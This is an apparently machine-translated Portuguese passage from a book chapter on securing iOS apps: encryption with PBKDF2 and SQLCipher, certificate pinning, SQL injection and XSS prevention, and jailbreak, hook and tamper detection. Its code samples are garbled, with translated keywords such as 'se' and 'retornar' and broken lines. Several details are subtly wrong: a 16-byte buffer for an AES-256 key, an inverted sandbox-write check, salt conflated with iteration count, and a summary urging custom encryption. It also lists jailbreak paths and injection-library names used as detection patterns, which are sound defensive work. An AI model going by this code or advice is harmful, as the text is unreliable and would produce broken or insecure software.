A implementação de um esquema de criptografia em seu aplicativo geralmente é uma tarefa difícil e que não deve ser tomada de ânimo leve. É preciso considerar muitos fatores para evitar a exposição inadvertida de seus dados a acessos não autorizados. A seguir, há um conjunto de diretrizes que você deve seguir ao implementar a criptografia no seu aplicativo:

- Talvez o ponto mais importante ao debater como implementar uma solução de criptografia seja que você sempre deve usar um algoritmo de criptografia testado e aprovado. Nunca "crie o seu próprio", pois essa é sempre uma receita para o desastre! O AES-XTS com um tamanho de chave de 256 é amplamente aceito como adequado para a maioria dos casos de uso de aplicativos móveis. Se for necessário fazer hashing, o SHA-256 ou superior geralmente é considerado suficiente.
- Você deve implementar a geração de chaves usando uma função de derivação de chaves aceita, como a PBKDF2 (função de derivação de chaves baseada em senha), com um número aceitável de iterações. O número aceitável de iterações costuma ser um ponto controverso nas comunidades de criptografia; no entanto, acredita-se amplamente que o número deve aumentar a cada ano para levar em conta o aprimoramento das tecnologias. Como referência, a Apple reconhece que usa 10.000 iterações de PBKDF2 como parte do projeto da bolsa de chaves.  
<https://s3.amazonaws.com/s3.documentcloud.org/documents/1302613/ios-security-guide-sept-2014.pdf>.
- Ao usar a entrada do usuário para derivar uma chave, sempre mantenha o espaço da chave o maior possível. Se você estiver simplesmente solicitando ao usuário um PIN de quatro dígitos, saiba que existem apenas 10.000 combinações possíveis. Usar isso como a única entrada para derivar sua chave de criptografia pode claramente fazer com que ela seja forçada rapidamente!

- Um problema comum enfrentado pelos desenvolvedores é como proteger sua chave de criptografia; é nesse ponto que você deve considerar a criptografia de chave mestra. Nesse cenário, a própria chave usada para criptografar os dados é criptografada, de preferência usando uma chave derivada do usuário ou, para maior garantia, também com uma segunda chave derivada de uma resposta pós-autenticação no lado do servidor. Essa solução tem o benefício adicional de que o usuário pode alterar sua senha sem precisar criptografar novamente todos os seus dados. Somente a chave mestra precisaria ser criptografada novamente. Se estiver usando criptografia de chave pública, você também poderá usar uma técnica semelhante para proteger sua chave privada dentro do cliente.
- Ao usar um salt, sempre use um valor aleatório com pelo menos 10.000 iterações (quanto maior, melhor, mas esteja ciente das compensações de desempenho). Seguir essa recomendação ajudará a tornar computacionalmente caros os ataques de força bruta e de tabela arco-íris contra sua implementação.

A Apple fornece várias APIs para ajudá-lo a realizar muitas das tarefas comuns que você provavelmente precisará fazer ao implementar uma solução de criptografia no seu aplicativo, muitas das quais fazem parte da estrutura de segurança ou da biblioteca Common Crypto. Você encontrará alguns exemplos de casos de uso nesta seção.

Para obter entropia ou um bloco criptograficamente seguro de bytes aleatórios usando o gerador de números aleatórios `/dev/random`, você pode usar a função `SecRandomCopyBytes`. Uma implementação de amostra usada para gerar um salt de 128 bits é mostrada aqui:

```
+ (NSData*) generateSalt:(size_t) length
{
    NSMutableData *data = [NSMutableData dataWithLength:length]; int
    result = SecRandomCopyBytes(kSecRandomDefault, length,
data.mutableBytes);

    se(resultado != 0){
        NSLog(@"%@", @"Não foi possível gerar sal");
        return nil;
    }
    dados de retorno;
}

+(NSData*) sal
{
    retornar [self generateSalt:16];
}
```

Aqui está uma implementação simples de como gerar uma chave AES de 256 bits usando PBKDF2 e a biblioteca Common Crypto em virtude da função `CCKeyDerivationPBKDF`:

```
+ (NSData*) generateKey:(NSString*)password salt:(NSData*)salt
rounds:(uint)rounds
{
    NSMutableData *key = [NSMutableData dataWithLength:16];
    int result = CCKeyDerivationPBKDF(kCCPBKDF2, [password UTF8String],
[password lengthOfBytesUsingEncoding: NSUTF8StringEncoding],
[salt bytes], [salt length], kCCPRFHmacAlgSHA256, rounds, key.mutableBytes,
kCCKeySizeAES256);

    Se (resultado == kCCParamError)
    {
        NSLog(@"%@", @"Não foi possível gerar a
chave"); return nil;
    }

    chave de retorno;
}
```

Um problema comum enfrentado pelos desenvolvedores é como criptografar o conteúdo armazenado em um banco de dados, o que geralmente leva a uma solução de criptografia "própria" para criptografar o conteúdo antes de ser inserido no banco de dados.

Isso tem a desvantagem óbvia de deixar os metadados do banco de dados não criptografados. Uma solução popular para esse problema é o SQLCipher (<https://www.zetetic.net/sqlcipher/>), que é uma implementação de banco de dados SQLite de código aberto compatível com criptografia. O uso do SQLCipher certamente torna a criptografia de bancos de dados SQLite relativamente simples. Aqui está uma implementação simples:

```

-(void)OpenDatabaseConnection:(NSString*)dbName pass:(NSString*)password
{
    NSString *databasePath = \
    [[NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, \
    NSUserDomainMask, YES) objectAtIndex:0] stringByAppendingPathComponent:\
    dbName];
    sqlite3 *db;

    if (sqlite3_open([databasePath UTF8String], &db) == SQLITE_OK) { const
        char* key = [password UTF8String];
        sqlite3_key(db, key, strlen(key));
        if (sqlite3_exec(db, (const char*) "SELECT count(*) FROM \
        sqlite_master;", NULL, NULL, NULL) == SQLITE_OK) {
            // a senha está correta
        } else {
            // senha incorreta!
        }
        sqlite3_close(db);
    }
}

```

Neste exemplo, um banco de dados relativo à pasta Documentos do aplicativo pode ser aberto usando a senha de criptografia de banco de dados apropriada. Obviamente, aplicam-se os mesmos princípios observados anteriormente e a chave deve ser derivada da entrada que é obtida do usuário.

Em resumo, a criptografia é um controle de segurança fundamental que pode ser usado no seu aplicativo para proteger dados confidenciais (não apenas no sistema de arquivos!) e, na maioria dos casos, você deve implementar sua própria forma de criptografia, além daquela da API de proteção de dados. Embora existam várias armadilhas, é possível implementar a criptografia com segurança e, ao fazê-lo, você deve usar uma senha derivada do usuário para gerar a chave de criptografia em vez de usar uma chave estática ou codificada no aplicativo.

## Proteção de seus dados em trânsito

Até agora, você aprendeu a proteger seus dados em repouso. No entanto, é mais do que provável que em algum momento você precise comunicar seus dados a um aplicativo no lado do servidor. O Capítulo 3 detalhou a necessidade de um canal seguro e também abordou algumas das armadilhas que podem ocorrer ao implementar um canal seguro. Você também aprendeu como, com acesso suficiente ao sistema operacional, é possível contornar os controles de segurança, como a fixação de certificados. No entanto, a fixação continua sendo um importante controle de segurança e é geralmente recomendada para qualquer aplicativo. Caso tenha pulado esta seção do Capítulo 3, a fixação de certificado é o processo de associar um determinado host ao qual você se conecta a um certificado ou chave pública conhecido e esperado. Essa proteção lhe dá mais confiança de que o host ao qual você está se conectando é quem ele diz ser e nega o impacto de uma Autoridade Certificadora comprometida. Em resumo, o processo exige que você incorpore uma chave pública ou um certificado no seu aplicativo, permitindo que você o compare com o que o servidor apresenta durante a sessão SSL. O wiki da OWASP oferece uma excelente descrição das vantagens da fixação de certificados, incluindo exemplos de como implementá-la em diferentes plataformas ([https://www.owasp.org/index.php/Certificate\\_and\\_Public\\_Key\\_Pinning](https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning)). Para completar, um breve exemplo de como você implementaria isso, emprestado do recurso mencionado acima, é descrito aqui.

No método delegado `didReceiveAuthenticationChallenge` do seu `NSURLConnection`, você deve incluir o seguinte código, que lê o certificado `mahh.der` no diretório do pacote do aplicativo e faz uma comparação binária com o certificado apresentado pelo servidor:

```

-(void)connection:(NSURLConnection *)connection
didReceiveAuthenticationChallenge:(NSURLAuthenticationChallenge *)challenge
{
    Se ([[challenge protectionSpace] authenticationMethod] isEqualToString:
    NSURLAuthenticationMethodServerTrust])
    {
        fazer
        {
            SecTrustRef serverTrust = [[challenge protectionSpace] \
            serverTrust];
            se(nil == serverTrust)

```

```

        break; /* falhou */

    OSStatus status = SecTrustEvaluate(serverTrust, NULL);
    se(!(errSecSuccess == status))
        break; /* falhou */

    SecCertificateRef serverCertificate = \
    SecTrustGetCertificateAtIndex(serverTrust, 0);
    if(nil == serverCertificate)
        break; /* falhou */

    CFDataRef serverCertificateData = \
    SecCertificateCopyData(serverCertificate);
    //[( bridge id)serverCertificateData autorelease]; if(nil
    == serverCertificateData)
        break; /* falhou */

    const UInt8* const data = \
    CFDataGetBytePtr(serverCertificateData);
    const CFIndex size = CFDataGetLength(serverCertificateData);
    NSData* cert1 = [NSData dataWithBytes:data \
    length:(NSUInteger)size];

    NSString *file = [[NSBundle mainBundle] pathForResource:@"mhhh" ofType:@"der"];
    NSData* cert2 = [NSData dataWithContentsOfFile:file];

    if(nil == cert1 &boxV; nil == cert2)
        break; /* failed */

    const BOOL equal = [cert1 isEqualToData:cert2];
    if(!equal)
        break; /* falhou */

    // O único bom ponto de saída
    return [[challenge sender] useCredential: [NSURLCredential \
    credentialForTrust: serverTrust]
            forAuthenticationChallenge: desafio];
} while(0);

// Cachorro ruim
return [[challenge sender] cancelAuthenticationChallenge: \ challenge];
}
}

```

## Evitando vulnerabilidades de injeção

Os aplicativos iOS desenvolvidos de forma insegura podem ser afetados por uma variedade de vulnerabilidades do tipo injeção, da mesma forma que os aplicativos Web tradicionais. As vulnerabilidades de injeção podem ocorrer sempre que um aplicativo aceitar entradas controladas pelo usuário; no entanto, elas se manifestam mais comumente quando uma resposta é recebida de um aplicativo do lado do servidor que contém dados contaminados. Um exemplo simples disso seria um aplicativo de rede social que lê atualizações de status dos amigos do usuário; nesse caso, as atualizações de status devem ser consideradas como dados potencialmente contaminados. Esta seção detalha como evitar de forma confiável os dois tipos mais comuns de vulnerabilidade de injeção: Injeção de SQL e cross-site scripting (XSS).

### Prevenção de injeção de SQL

Um dos ataques de injeção mais comuns é a *injeção de SQL*, e aqueles que estão familiarizados com testes de aplicativos da Web sem dúvida conhecem esse tipo de ataque. Esse tipo de ataque pode ocorrer sempre que um aplicativo preencher diretamente dados contaminados em uma consulta SQL e, embora as consequências em um aplicativo móvel provavelmente sejam muito menos graves, você deve tomar as medidas preventivas adequadas.

Da mesma forma que as recomendações para uma vulnerabilidade de injeção de SQL em um aplicativo da Web, é possível obter uma prevenção confiável usando consultas SQL parametrizadas, nas quais você substitui os placeholders pelas cadeias de caracteres que deseja preencher na consulta. De longe, o banco de dados mais popular em uso pelos aplicativos iOS é o SQLite. O SQLite fornece

`sqlite3_prepare`, `sqlite3_bind_text` e funções semelhantes para parametrizar suas consultas e vincular os valores relevantes aos seus parâmetros. Considere o exemplo a seguir, que constrói uma consulta, parametriza-a e, em seguida, vincula os valores do controlador do usuário à consulta:

```
NSString* safeInsert = @"INSERT INTO messages(uid, message, username) VALUES(?, ?, ?);"

if(sqlite3_prepare(database, [safeInsert UTF8String], -1, &statement, NULL)
!= SQLITE_OK)
{
    // Não foi possível preparar a declaração
}

if(sqlite3_bind_text(statement, 2, [status.message UTF8String], -1,
SQLITE_TRANSIENT) != SQLITE_OK)
{
    // Não foi possível vincular a variável sem
}
```

Este exemplo mostra como vincular a variável `status.message` a uma coluna de texto na consulta. Para adicionar as variáveis restantes, você usaria um código semelhante e a função apropriada para o tipo de coluna à qual deseja vincular.

## Como evitar scripts entre sites

O XSS (Cross-site scripting) pode ocorrer sempre que dados contaminados são preenchidos em um `UIWebView`, e as consequências podem variar dependendo de como a visualização da Web é carregada, das permissões que o aplicativo tem e se o aplicativo expõe funcionalidades adicionais usando uma ponte JavaScript para Objective-C.

Várias abordagens podem ajudá-lo não apenas a impedir ataques de script entre sites, mas também a minimizar o impacto que eles podem ter caso ocorram:

- Esteja ciente da origem da qual você carrega o `UIWebView` e sempre evite carregá-lo com o manipulador de protocolo `file://`.
- Tenha cuidado ao preencher dados contaminados em cadeias de caracteres JavaScript e executá-los na exibição da Web. Esse problema é particularmente comum quando se usa o método `stringByEvaluatingJavaScriptFromString` do `UIWebView`.
- Tenha cuidado ao construir dinamicamente o HTML para um `UIWebView` ao usar dados contaminados. Certifique-se de que a sanitização e a codificação apropriadas ocorram antes de carregar o HTML na visualização da Web. Esse problema é particularmente comum quando se usa o método `loadHTMLString` do `UIWebView`.

Ao trabalhar com HTML e XML, talvez você precise preencher dinamicamente dados potencialmente contaminados em uma exibição da Web. Nesses cenários, você pode ter alguma confiança de que o script entre sites foi evitado codificando todos os dados que você acredita que possam estar contaminados. As regras a seguir podem ser usadas para determinar o que e como os metacaracteres específicos podem ser codificados:

- **Menor que (<)**-Substitua por `&lt;` em qualquer lugar
- **Maior que (>)** - Substitua por `&gt;` em todos os lugares
- **E comercial (&)** - Substitua por `&amp;` em todos os lugares
- **Aspas duplas ("")**-Substituir por `&quot;` dentro de valores de atributos
- **Aspas simples ('')**-Substituir por `&apos;` dentro de valores de atributos

## Protegendo seu aplicativo com proteções binárias

Uma consideração relativamente nova, as proteções binárias foram introduzidas no top ten móvel da OWASP em janeiro de 2014 e, embora seu mérito tenha sido alvo de alguma controvérsia, elas podem, sem dúvida, fornecer um meio de desacelerar o adversário. O termo é usado para descrever genericamente os controles de segurança que podem ser implementados em um aplicativo móvel. Essas proteções tentam atingir os seguintes objetivos:

- Impedir que um aplicativo móvel opere em um ambiente não confiável

- Aumentar a complexidade da exploração da corrupção de memória
- Frustrar ou aumentar a complexidade da engenharia reversa
- Frustrar ou aumentar a complexidade de ataques de modificação ou adulteração
- Detectar ataques de malware no dispositivo

De acordo com um estudo de pesquisa realizado pela Hewlett-Packard em 2013 ([http://www8.hp.com/us/en/hp-news/press-release.html?id=1528865#.U\\_tU4YC1bFO](http://www8.hp.com/us/en/hp-news/press-release.html?id=1528865#.U_tU4YC1bFO)), 86% dos aplicativos móveis analisados não tinham proteção binária adequada. Os aplicativos que não implementam nenhuma forma de proteção binária costumam ser um alvo mais fácil para os criminosos cibernéticos e podem correr mais risco de sofrer uma ou mais das seguintes categorias de ataque:

- Roubo de propriedade intelectual por engenharia reversa
- Contornar controles de segurança, como autenticação local, criptografia, licenciamento, DRM, detecção de jailbreak, etc.
- Perda de receita com a pirataria
- Danos à marca e/ou à reputação causados por ataques de imitação de aplicativos e/ou modificação de código

Se você realiza avaliações de segurança de aplicativos móveis regularmente, provavelmente já se deparou com algumas proteções binárias. Melhorar sua compreensão das defesas que você está tentando quebrar ou atacar sempre o ajudará a se tornar um atacante melhor. Nas seções seguintes, detalhamos algumas das proteções que encontramos, ajudamos a desenvolver e, em alguns casos, tivemos que contornar. Você deve estar ciente de que, por si só, todas essas proteções são triviais de serem contornadas, mesmo por invasores com conhecimento básico de engenharia reversa. Entretanto, quando combinadas e implementadas corretamente, elas podem aumentar significativamente a complexidade da engenharia reversa e dos ataques contra seu aplicativo.

Antes de se aprofundar nesse tópico, também é importante enfatizar que as proteções binárias não resolvem nenhum problema subjacente que um aplicativo possa ter e não devem, de forma alguma, ser usadas para cobrir as brechas existentes.

As proteções binárias existem simplesmente como um controle de defesa em profundidade para desacelerar um invasor e talvez transferi-lo para um alvo mais suave.

## **Detecção de violações de segurança**

Talvez a mais comumente implementada das diferentes proteções binárias, a detecção de jailbreak tenta determinar se o aplicativo está sendo executado em um dispositivo com jailbreak ou comprometido de outra forma. Se os mecanismos de detecção forem acionados, o aplicativo normalmente implementará alguma forma de medidas reativas; as reações comuns incluem:

- Avisar os usuários e pedir que aceitem a responsabilidade
- Impedir que o aplicativo seja executado, encerrando-o graciosamente ou fazendo-o falhar
- Limpar todos os dados confidenciais armazenados no dispositivo
- Relatar a casa para um servidor de gerenciamento para realizar ações como sinalizar o usuário como um risco de fraude
- Sair graciosamente do aplicativo ou acionar uma falha

Você pode usar várias técnicas para realizar a detecção de jailbreak; no entanto, esteja ciente de que essas técnicas geralmente são fáceis de contornar, a menos que outras proteções também estejam em vigor. Em um nível mais alto, alguns dos métodos comuns de detecção que você pode encontrar incluem:

- Artefatos do Jailbreak
- Portas abertas fora do padrão
- Enfraquecimento da área restrita
- Evidência de modificações no sistema

As seções a seguir abordam esses métodos de detecção e fornecem breves exemplos de implementações e provas de conceitos, quando aplicável.

## Artefatos do Jailbreak

Quando um dispositivo é desbloqueado, esse processo quase sempre deixa uma marca no sistema de arquivos: normalmente, artefatos que serão usados pelo usuário após o jailbreak ou conteúdo residual do próprio processo de jailbreak. A tentativa de encontrar esse conteúdo pode ser usada com frequência como um meio confiável de determinar o status de um dispositivo.

Para obter os melhores e mais confiáveis resultados, use uma combinação de rotinas de manipulação de arquivos, tanto das APIs do SDK, como `fileExistsAtPath` do `NSFileManager`, quanto de funções padrão do tipo POSIX, como `stat()`. O uso de uma mistura de funções para determinar a presença de um arquivo ou diretório significa que você ainda poderá obter algum sucesso se o invasor estiver instrumentando apenas um subconjunto de suas funções. Sempre que possível, você deve colocar essas funções em linha, o que faz com que o compilador incorpore o corpo completo da função em vez de uma chamada de função; colocar em linha significa que o invasor deve identificar e corrigir cada instância da sua detecção de jailbreak.

Aqui está um exemplo simples de como implementar isso:

```
inline int checkPath(char * path) attribute __attribute__((always_inline)); int  
  
checkPath(char * path)  
{  
    struct stat buf;  
  
    int exist = stat ( (path), &buf );  
    if ( exist == 0 )  
    {  
        retorno 1;  
    }  
    retornar 0;  
};
```

Você poderia aproveitar esse exemplo passando caminhos associados a um jailbreak; supondo que não tenha ocorrido nenhuma adulteração, a função retornará 1 se o arquivo existir. Alguns caminhos comuns que você pode usar para identificar a presença de um jailbreak/root são

- /bin/bash
- /usr/sbin/sshd
- /Applications/Cydia.app■
- /private/var/lib/apt
- /pangueaxe
- /System/Library/LaunchDaemons/io.pangu.axe.untether.plist ■
- /Library/MobileSubstrate/MobileSubstrate.dylib
- /usr/libexec/sftp-server
- /private/var/stash

Para evitar a detecção fácil por engenharia reversa, use criptografia ou ofuscação para disfarçar os caminhos que você valida.

## Portas abertas não padrão

Muitos usuários de dispositivos com jailbreak instalaram software de acesso remoto para permitir que acessem interativamente o dispositivo; isso geralmente faz com que uma porta não padrão seja aberta no dispositivo. O software mais popular para fazer isso é o OpenSSH, que, em sua configuração padrão, faz com que a porta TCP 22 seja aberta no dispositivo.

Em geral, você pode presumir com segurança que, se SSH ou outras portas não padrão estiverem abertas em um dispositivo, ele pode ter sido desbloqueado. Portanto, uma técnica de detecção adicional que você pode empregar é verificar as interfaces do dispositivo em busca de portas não padrão, realizando a captura de banners para obter mais confiança quando necessário. Um exemplo simples de como verificar a interface de loopback para determinar se uma determinada porta está aberta é mostrado a seguir; mas uma vez, em um aplicativo de produção, talvez você queira

criptografar ou ofuscar as cadeias de caracteres para atenuar a fácil identificação por meio de engenharia reversa:

```

inline int isPortOpen(short port) atributo __attribute__((always_inline));
int isPortOpen(short port)
{
    struct sockaddr_in addr;

    int sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
    memset(&addr, 0, sizeof(addr));

    addr.sin_family = AF_INET;
    addr.sin_port = htons(port);

    Se (inet_nton(AF_INET, "127.0.0.1", &addr.sin_addr))
    {
        int result = connect(sock, (struct sockaddr *)&addr, \ sizeof(addr));

        if(result==0) {
            retorna 1;
        }

        close(sock);
    }
    retornar 0;
}

```

## **Enfraquecimento do Sandbox**

Está bem documentado que muitos dispositivos móveis usam aplicativos de sandbox para impedir a interação com outros aplicativos no dispositivo e com o sistema operacional mais amplo. Nos dispositivos iOS, você também pode descobrir que o jailbreak do dispositivo enfraquece a sandbox de alguma forma. Como desenvolvedor de aplicativos, testar as restrições da sandbox pode lhe dar alguma confiança quanto ao fato de o dispositivo ter sido desbloqueado.

Um exemplo de comportamento de sandbox que difere entre dispositivos desbloqueados e não desbloqueados é a forma como a função `fork()` opera; em um dispositivo não desbloqueado, ela sempre deve falhar porque os aplicativos de terceiros não têm permissão para gerar um novo processo; no entanto, em alguns dispositivos desbloqueados, a `fork()` será bem-sucedida. Você pode usar esse comportamento para determinar se a área restrita foi enfraquecida e se o dispositivo foi desbloqueado. A seguir, um exemplo simples de como você pode implementar isso:

```

inline int checkSandbox() atributo __attribute__((always_inline));
int checkSandbox() {
    int result = fork();

    Se (resultado >= 0) retornar 1;

    retornar 0;
}

```

Em alguns casos, os aplicativos instalados por meio de lojas de aplicativos de terceiros também podem ser executados com privilégios elevados (por exemplo, root), em vez dos privilégios padrão de usuário móvel. Dessa forma, as restrições da sandbox podem não estar em vigor e você pode usar uma tentativa de gravar em um arquivo fora da sandbox como um caso de teste para determinar a integridade do dispositivo. Aqui está um exemplo simples de como implementar isso:

```

inline int checkWrites() attribute __attribute__((always_inline)); int
checkWrites()
{
    FILE *fp;
    fp = fopen("/private/shouldnotopen.txt", "w");
    if(!fp) return 1;
    Caso contrário, retorne 0;
}

```

## **Evidência de modificações no sistema**

Nos dispositivos iOS, o disco é particionado de tal forma que a partição do sistema somente leitura costuma ser muito menor do que a partição de dados. Os aplicativos do sistema de estoque residem na partição do sistema, na pasta `/Applications`

por padrão. Entretanto, como parte do processo de jailbreak, muitos deles realocam essa pasta para que aplicativos adicionais possam ser instalados nela sem consumir o espaço limitado em disco. Normalmente, isso é feito criando-se um link simbólico para substituir o diretório `/Applications` e vinculando-o a um diretório recém-criado na partição de dados. Modificar o sistema de arquivos dessa maneira oferece uma oportunidade de procurar mais evidências de jailbreak; se `/Applications` for um link simbólico em vez de um diretório, você pode ter certeza de que o dispositivo está desbloqueado. Um exemplo simples de como implementar essa verificação é mostrado a seguir; você deve chamar essa função com o caminho que deseja verificar (como `/Applications`) como argumento:

```
inline int checkSymLinks (char *path) attribute ((always_inline)); int
checkSymLinks(char *path)
{
    estatísticas estruturais;

    Se (lstat(path, &s) == 0)
    {
        Se (S_ISLNK(s.st_mode) == 1)
            retornar 1;
    }
    retornar 0;
}
```

Além de `/Applications`, os jailbreaks geralmente criam vários outros links simbólicos que você também deve validar para ter mais confiança.

## Protegendo o tempo de execução do aplicativo

Estruturas como Cydia Substrate (<http://www.cydiasubstrate.com/>) e Frida (<http://www.frida.re/>) tornam a instrumentação de tempos de execução de dispositivos móveis um processo relativamente simples e, muitas vezes, podem ser aproveitadas para modificar o comportamento do aplicativo e ignorar controles de segurança ou para vazar ou roubar dados confidenciais. Em alguns casos, eles também foram abusados por malwares que têm como alvo dispositivos com jailbreak, como foi o caso do "malware Unflop Baby Panda"

(<https://www.sektioneins.de/en/blog/14-04-18-iOS-malware-campaign-unflop-baby-panda.html>). A instrumentação leva a uma situação em que um aplicativo nem sempre pode confiar em seu próprio tempo de execução. Para um aplicativo seguro, recomenda-se uma validação adicional do tempo de execução.

A abordagem típica de hooking de tempo de execução usada por estruturas como o Cydia Substrate é injetar uma biblioteca dinâmica no espaço de endereço do seu aplicativo e substituir a implementação de um método que o invasor deseja instrumentar. Normalmente, isso deixa um rastro que pode ser usado para ter certeza de que seu aplicativo está sendo instrumentado. Primeiro, os métodos que residem nos SDKs da Apple normalmente se originam de um conjunto finito de locais, especificamente:

- `/System/Library/TextInput`
  - `/System/Library/Accessibility`
  - `/System/Library/PrivateFrameworks/`■
- `/System/Library/Frameworks/`
- `/usr/lib/`

Além disso, os métodos internos do seu aplicativo devem residir no próprio binário do aplicativo. Você pode verificar o local de origem de um método usando a função `dladdr()`, que recebe um ponteiro de função para a função sobre a qual você deseja recuperar informações. A seguir, apresentamos uma implementação simples que itera os métodos de uma determinada classe e verifica o local de origem da imagem em relação a um conjunto de possíveis locais de imagem conhecidos. Por fim, ele verifica se a função reside em um caminho relativo ao próprio aplicativo:

```
int checkClassHooked(char * class_name)
{
    char imagepath[512];

    int n;
    Dl_info info;
    id c = objc_lookUpClass(class_name); Method *
m = class_copyMethodList(c, &n);
```

```

for (int i=0; i<n; i++)
{
    char * methodname = sel_getName(method_getName(m[i]));
    void * methodimp = (void *) method_getImplementation(m[i]);

    int d = dladdr((const void*) methodimp, &info); se
    (!d) retornar YES;

    memset(imagepath, 0x00, sizeof(imagepath));
    memcpy(imagepath, info.dli_fname, 9);
    Se (strcmp(imagepath, "/usr/lib/") == 0) continue;
    memset(imagepath, 0x00, sizeof(imagepath));
    memcpy(imagepath, info.dli_fname, 27);
    Se (strcmp(imagepath, "/System/Library/Frameworks/") == 0) continue;

    memset(imagepath, 0x00, sizeof(imagepath));
    memcpy(imagepath, info.dli_fname, 34);
    Se (strcmp(imagepath, "/System/Library/PrivateFrameworks/") == 0) \
    continue;

    memset(imagepath, 0x00, sizeof(imagepath));
    memcpy(imagepath, info.dli_fname, 29);
    Se (strcmp(imagepath, "/System/Library/Accessibility") == 0) \
    continue;
    memset(imagepath, 0x00, sizeof(imagepath));
    memcpy(imagepath, info.dli_fname, 25);
    Se (strcmp(imagepath, "/System/Library/TextInput") == 0) continue;

    // verificar o nome da imagem em relação ao local da imagem dos aplicativos
    Se (strcmp(info.dli_fname, image_name) == 0) continue;

    retornar SIM;
}
retorno NO;
}

```

Ao usar essa implementação em um aplicativo, você deve ofuscar ou criptografar os caminhos da imagem para evitar a fácil identificação por engenharia reversa.

Conforme observado anteriormente, quando as estruturas mencionadas são usadas para modificar um aplicativo, elas injetam uma biblioteca dinâmica no espaço de endereço do aplicativo. A varredura do espaço de endereço do aplicativo e a recuperação da lista de módulos carregados no momento também são possíveis; a varredura de cada um desses módulos em busca de assinaturas conhecidas ou nomes de imagens pode ajudá-lo a determinar se uma biblioteca foi injetada. Considere o seguinte exemplo simples que itera a lista de imagens carregadas no momento, recupera o nome da imagem usando

`_dyld_get_image_name()`, e procura por substrings de bibliotecas de injeção conhecidas:

```

inline void scanForInjection() attribute ((always_inline)); void
scanForInjection()
{
    uint32_t count = _dyld_image_count();

    char* evilLibs[] =
    {
        "Substrate", "cycrypt"
    };

    for(uint32_t i = 0; i < count; i++)
    {
        const char *dyld = _dyld_get_image_name(i);
        int slength = strlen(dyld);
        int j;
        for(j = slength - 1; j >= 0; --j)
            if(dyld[j] == '/') break;

        char *name = strndup(dyld + ++j, slength - j);

        for(int x=0; x < sizeof(evilLibs) / sizeof(char*); x++)
        {
            if(strstr(name, evilLibs[x]) || strstr(dyld, evilLibs[x]))

```

```

        fprintf(stderr, "Encontrada biblioteca injetada correspondente à string: \
%s", evilLibs[x]);
    }

    free(name);
}
}

```

Outra técnica interessante para identificar o hooking é examinar como os hooks operam em um nível baixo e tentar localizar assinaturas semelhantes em seu aplicativo. Como exemplo, considere um gancho simples que foi colocado na função `fork()`; primeiro, recupere o endereço da função `fork()`:

```
NSLog(@"Endereço do fork = %p", &fork);
```

Isso deve imprimir algo semelhante ao seguinte no log do console:

```
2014-09-25 19:09:28.619 HookMe[977:60b] Endereço da bifurcação = 0x3900b7a5
```

Em seguida, execute seu aplicativo e examine a desmontagem da função sem o gancho no lugar (truncado para ser breve):

```
(lldb) disassembly -a 0x3900b7a5
libsystem_c.dylib'fork:
0x3900b7a4:push      , r5, r7, lr}
0x3900b7a6:movw      , #0xe86c
0x3900b7aa:add      , sp, #0x8
0x3900b7ac:movt      , #0x1d0
0x3900b7b0:add      , pc 0x3900b7b2:
                  , [r5]
0x3900b7b4:blxr0
0x3900b7b6: blx      0x39049820
```

Repetir essas etapas novamente mostra um resultado diferente quando a função `fork()` está sendo conectada:

```
(lldb) disassembly -a 0x3900b7a5
libsystem_c.dylib'fork:
0x3900b7a4: bpxc 0x3900b7a6:mov
                  , r8
0x3900b7a8:.long 0xe51ff004
0x3900b7ac: bkpt#0x79
0x3900b7ae:lsls      , r1, #0x6
0x3900b7b0:add      , pc
0x3900b7b2:          , [r5]
0x3900b7b4:blxr0
```

Como você pode ver, a assinatura do código operacional é totalmente diferente. Isso pode ser atribuído ao trampolim que é inserido em `0x3900b7a8` pela estrutura do Cydia Substrate. Em assembly, o opcode `0xe51ff004` equivale à instrução `ldr pc, [pc-4]` que faz com que o aplicativo salte para o local apontado pela próxima palavra após o valor atual do registro `pc`, nesse caso `0x018dbe79`.

Usando essas informações, agora você pode escrever uma rotina curta para detectar trampolins em suas funções antes de chamá-las e, como consequência, determinar se está sendo enganchado. Isso é demonstrado no exemplo simples a seguir:

```
inline int checkFunctionHook() attribute __attribute__((always_inline)); int

checkFunctionHook(void * funcptr)
{
    unsigned int * funcaddr = (unsigned int *) funcptr; if
(funcptr) {
    Se (funcaddr[0] == 0xe51ff004) retornar 1;
}
retornar 0;
}
```

Observe que podem ser necessárias verificações adicionais, dependendo da arquitetura em que o seu aplicativo está sendo executado. Você também pode usar técnicas semelhantes para detectar o hooking do código nativo na

plataforma Android.

## Tornando seu aplicativo inviolável

O mecanismo de proteção contra adulteração não é amplamente implantado, mas pode ser encontrado em aplicativos que têm os ambientes operacionais mais sensíveis. A validação da integridade tenta garantir que os recursos estáticos do aplicativo, como arquivos HTML ou bibliotecas compartilhadas, bem como as estruturas de código interno, não tenham sido modificados.

Do ponto de vista do código nativo, essa proteção visa especificamente impedir os invasores que "corrigiram" o assembly do seu aplicativo.

A validação da integridade geralmente é implementada usando somas de verificação, sendo o CRC32 uma escolha popular devido à sua velocidade e simplicidade. Para validar recursos estáticos do aplicativo, como HTML ou arquivos de bibliotecas compartilhadas, o desenvolvedor calcularia um checksum para cada recurso (ou, na verdade, para todos os recursos combinados) e o incorporaria ao aplicativo, juntamente com uma rotina de validação para recalcular e comparar o checksum armazenado periodicamente durante o tempo de execução do aplicativo. Da mesma forma, para validar estruturas de código internas, o aplicativo deve ter algum meio de calcular o checksum armazenado.

Implementar essas proteções sem recursos externos (como o compilador ou as ferramentas de modificação Mach-O/ELF) normalmente significa executar o aplicativo e permitir que ele gere automaticamente uma soma de verificação de uma função ou conjunto ou funções e, em seguida, incorporar manualmente a soma de verificação calculada no binário. É possível obter algum sucesso com esse método quando você incorpora manualmente uma "teia" de rotinas de validação de soma de verificação, mas ele tem várias desvantagens, principalmente a incapacidade de randomizar automaticamente a proteção entre as compilações, bem como os esforços manuais necessários para implementá-la e mantê-la.

Uma abordagem mais complexa, mas significativamente melhor, é usar o poder do compilador de máquina virtual de baixo nível (LLVM) e permitir que o código nativo nos aplicativos iOS e Android seja autovalidado. Com essa abordagem, você pode criar um passe de otimização que aproveita o compilador JIT do LLVM para compilar e modificar programaticamente o bytecode do LLVM. Essa estratégia permite calcular automaticamente uma soma de verificação para a função compilada pelo JIT e inserir rotinas de validação no binário durante o processo de compilação do aplicativo, sem nenhuma modificação no código.

